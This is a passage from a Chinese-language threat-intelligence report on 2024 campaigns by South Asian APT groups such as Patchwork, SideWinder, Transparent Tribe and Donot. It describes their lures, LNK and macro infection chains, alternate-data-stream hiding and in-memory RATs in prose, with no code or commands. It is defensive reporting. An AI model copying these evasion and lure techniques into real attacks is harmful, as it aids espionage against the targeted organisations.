
▲ 图 1.38 蔓灵花的 WebDAV 行动攻击链 [46]

摩诃草

摩诃草，又名 Patchwork、Hangover、白象等，该组织主要针对中国、巴基斯坦等亚洲地区国家进行网络间谍活动，以政府、军事、电力、工业、外交和经济等领域为攻击目标窃取敏感信息。该组织具备 Windows、Android、macOS 等平台的攻击能力。

摩诃草在 2024 年的攻击手段不断升级，尤其是在攻击载荷和工具的使用上。该组织基于 Golang、C#、C++ 的新型攻击载荷陆续被发现 [47、48]，表明摩诃草正在不断更新和丰富其攻击武器库。这些新的攻击工具和传统的恶意软件（如 Quasar RAT、BadNews RAT 等）交替使用，体现出该组织对同一目标的持续攻击态势。

在攻击流程上，摩诃草的 Spyder 下载器继续作为其核心工具，负责从远程下载并执行恶意载荷。最新变种的 Spyder 下载器在 C2 通信格式和代码结构上做了改进，依然通过加密 ZIP 包释放后续组件，并且能够部署窃密工具，进行屏幕截取和文件收集等活动。此外，摩诃草也在其攻击中增加了插件的使用，可以更加灵活地根据需要调整和增强功能。



▲ 图 1.39 Spyder 下载器和窃密组件的攻击链 [49]


摩诃草投递的诱饵文件常常伪装成重要的国家级项目文档或科研文件，借此引诱目标下载恶意程序 [50]。通过 LNK 文件作为初始攻击载荷，摩诃草能够以较为隐蔽的方式渗透目标系统，并且通过在受感染机器上创建计划任务来保持持久化控制。该组织的恶意工具，如 BadNews RAT 变种，继续执行各种窃密功能，包括收集 MAC 地址、用户名、IP 地址等系统信息，并将收集数据加密上传。

2024 年，摩诃草的攻击不仅限于政府机构，还扩展至科研、能源和医疗等多个领域。该组织的攻击手段更加多样化，且不断调整策略和工具，以确保对目标的有效渗透和长时间的隐蔽操作。

响尾蛇


响尾蛇，又称 SideWinder，主要针对巴基斯坦、中国、阿富汗、尼泊尔、孟加拉等国家展开攻击，旨在窃取政府外交机构、国防军事部门、高等教育机构等领域的机密信息。

2024 年初，研究人员捕获到了响尾蛇组织针对不丹、缅甸、尼泊尔的攻击样本 [51]，这类样本主要是通过宏文档释放 Nim 语言编写的攻击载荷。此外该组织在针对国内高校和政府机构的攻击活动中使用了大量新的攻击组件，以窃取机密数据 [52]。



▲ 图 1.40 响尾蛇针对国内的攻击流程 [52]

2024 年中，响尾蛇组织的攻击手段发生了显著变化，尤其在命令与控制（C2）基础设施和攻击工具方面。除了以往常用的恶意 LNK 文件、JavaScript 和 .NET 加载器外，响尾蛇组织引入了新的 RAT 工具，如 IntelX、DSC[53]、StealerBot[54] 等。这些工具可以在内存中直接加载和执行，无需写入硬盘，从而避免了常规的安全检测。特别是 StealerBot 被设计为模块化植入物，专门用于间谍活动，帮助攻击者收集和窃取敏感数据。



▲ 图 1.41 卡巴斯基发布的响尾蛇最新活动架构 [54]


此外，响尾蛇组织在 2024 年扩展了其攻击目标，开始攻击中东和非洲地区，尤其是地中海的港口和海事设施[55]。响尾蛇组织通过伪造具体的官方文档和钓鱼邮件，针对巴基斯坦、埃及、斯里兰卡等国家的关键基础设施进行间谍活动。这些攻击目标往往与战略性港口和基础设施相关，尤其是在地缘政治日益紧张的背景下，响尾蛇组织利用高度定制的攻击方式，试图窃取敏感情报，获取对地缘政治和军事安全有价值的信息。

值得注意的是，尽管响尾蛇组织经常使用公开的工具和漏洞，且其操作方式体现的技术水平通常被认为不算很高，但实际上该组织通过持续的战术创新和工具更新，一定程度上避免了检测并扩大了其攻击范围，值得引起关注。

透明部落

透明部落，又称 Transparent Tribe、C-Major、ProjectM。该组织主要针对印度政府、军队或相关机构，以及巴基斯坦的激进分子和民间社会，利用社会工程学进行鱼叉攻击，同时也会在移动端发起攻击。


透明部落从 2023 年 9 月开始对印度发起了一系列移动端攻击活动，主要使用了 4 个武器化的 Android 应用程序来冒充 YouTube 等合法程序，旨在通过社会工程学手段向移动游戏玩家、武器爱好者和 TikTok 粉丝传播 CapraRAT 间谍软件[56]。透明部落还将移动端的攻击武器伪装成聊天软件针对印度军方人员，采用 Lazaspy 远程控制工具实现控制受害者设备和采集信息的目的[57]。该组织的其他攻击活动主要瞄准印度政府、国防和航天航空部门，并且经常使用跨平台编程语言，例如 Python、Golang 和 Rust，以及流行的网络服务，如 Telegram、Discord、Slack 和 Google Drive，最终部署一系列恶意工具[58]。



▲ 图 1.42 透明部落相关样本的攻击链和核心功能[58]

透明部落还通过 Linux 桌面应用分发恶意载荷 [59]。活动感染链始于一个 ZIP 压缩文件，攻击者将诱导用户在 Linux 环境下执行压缩包中的 "approved_copy.desktop" 文件。最后下载的两个恶意载荷功能相同，均为由 Golang 编写的 ELF 文件，实际上属于 Mythic 框架下的 Poseidon 组件，用于建立持久化，获取 C2 服务器指令并执行。

透明部落在使用 Reverse RAT 时，采取了更加精巧的伪装手段。例如，他们将恶意载荷伪装成与印度政府相关的合同文件、港口许可等官方文档，以诱使目标受害者下载并执行。攻击者常通过 MSI 安装包或带有宏的 Word 模板文件隐藏恶意代码并进行传播，并用看似普通的文件内容伪装，比如海军项目的报告、薪资更新通知等。这些伪装手段极大地增强了透明部落攻击活动的隐蔽性，令目标很难及时察觉并防范。




▲ 图 1.43 透明部落 Reverse RAT 的攻击链 [59]

SideCopy

SideCopy 主要针对印度等南亚国家，以政府、国防、军事等相关组织人员为目标进行网络间谍活动。因其攻击手法主要复制响尾蛇（Sidewinder）及其他 APT 组织的 TTP 而得名。网络基础设施与透明部落存在关联。

2024 年 SideCopy 继续对印度展开攻击，尤其集中在政府目标上。通过对三起攻击事件的深入分析，研究人员发现这些攻击使用的攻击链相同，并且在所有攻击活动中，SideCopy 都利用被入侵的合法域名托管 AllaKore RAT 等恶意载荷 [60]，以掩盖恶意行为。




▲ 图 1.44 SideCopy 攻击链 [60]

2024 年 5 月，SideCopy 将目标转向印度的大学生群体，利用鱼叉式网络钓鱼策略进行攻击。受害者收到的邮件中包含指向恶意网站的超链接，而该网站托管着压缩文件，其中带有触发感染过程的恶意快捷方式（LNK）文件 [61]。受害者一旦点击 LNK 文件，攻击者便可以通过一系列恶意操作将恶意载荷最终投递到受害者的设备上，从而实现远程控制。这一攻击活动表明 SideCopy 不仅对政府部门构成威胁，也开始将目光投向教育等更广泛的领域。

Mysterious Elephant

Mysterious Elephant 具有南亚地区背景，与南亚其他 APT 组织响尾蛇、蔓灵花等存在关联，主要针对南亚多国政府、军事、外交以及经济领域的目标。该组织常用网络钓鱼邮件等方式发起攻击。

Mysterious Elephant 在 2024 年展开新一波攻击活动，使用了一些此前未被发现的攻击武器，并改用 WalkerShell 作为初始入侵载体下载 ORPCBackdoor 木马 [62]。



APT-K-47 ORPCBackdoor TTPS

▲ 图 1.45 Mysterious Elephant 攻击链 [62]


Mysterious Elephant 还被发现在 2024 年频繁使用 CHM 文件和 C# 后门发起攻击 [201、202]。CHM 文件带有图片诱饵，结合文件名称中的”.pdf.chm”双扩展名伪装为 PDF 文件，诱饵内容与巴基斯坦、孟加拉国、缅甸等南亚多国有关，涉及政府机构、军事、外交、经济等行业。CHM 中的脚本本身不包含明显的恶意代码，而是用于启动位于同一文件目录下的 C# 后门。

肚脑虫

肚脑虫，又名 Donot，主要针对巴基斯坦、中国、斯里兰卡等南亚地区国家，对政府机构、国防军事、外交部门以及商务领域重要人士实施网络间谍活动，窃取敏感信息。该组织在以往的攻击活动中常使用 yty 和 EHDevel 两套恶意框架。

2024 年，肚脑虫组织的攻击手法变得更加复杂和多样化，特别是针对巴基斯坦海事与国防制造业的攻击 [63]。该活动中肚脑虫使用了恶意 LNK 文件作为初始感染载体，伪装成包含加密数据的 RTF 文件。攻击者通过 PowerShell 解密恶意有效载荷，并借助计划任务实现恶意软件的持久化，恶意软件采用 AES 加密和 Base64 编码的方式加密与 C&C 通信的数据。此次攻击的一个重要特点是，恶意软件会在初步感染后收集受害者系统信息，攻击者根据收集的信息评估目标的价值，然后通过加密的配置文件下发后续载荷。

除了恶意 LNK 文件外，肚脑虫还频繁利用了模板注入和宏文档作为攻击载体，加载多层 Shellcode。通过这些手段，攻击者能够在受害机器上执行 DLL 文件并获得完全控制，进一步部署其他恶意载荷。




▲ 图 1.46 肚脑虫组织的宏文档攻击链 [64]

魔罗桫

魔罗桫又称 Confucius，最初的攻击活动可追溯到 2013 年，该组织主要对南亚和东亚地区的政府、军事等关键单位发起针对性攻击，拥有针对 Windows、Android 平台的攻击恶意代码。

2024 年，魔罗桫扩大了对某国宗教相关人士的网络间谍活动，使用 Windows NTFS 文件系统中的备用数据流（ADS）隐藏恶意载荷。在攻击链的实施上，魔罗桫组织利用宗教相关的诱饵文件吸引目标用户点击，从而触发恶意载荷的执行。攻击者将保存恶意载荷的 ADS 数据流附加在 LNK 文件中，如果使用 WinRAR 查看包含该 LNK 文件的压缩包，则无法看到这些数据流。LNK 被受害者点击打开后，将执行代码从 ADS 数据流中释放诱饵文档和恶意 DLL，迷惑受害者的同时执行恶意操作。



▲ 图 1.47 魔罗杪组织的攻击链 [65]


（四） 东欧

2024 年俄乌冲突持续，在战场态势深度胶着的同时，双方在网络空间的较量也愈发激烈。其中俄方采取了更为隐蔽和长期的策略，倾向于间谍活动而非破坏行动，主要针对军事和关键基础设施目标。乌克兰方面也发起了大规模对等网络攻击，包括 DDoS 和擦除器攻击。东欧地区 APT 组织以 APT28、APT29、Gamaredon 较为活跃。

APT28

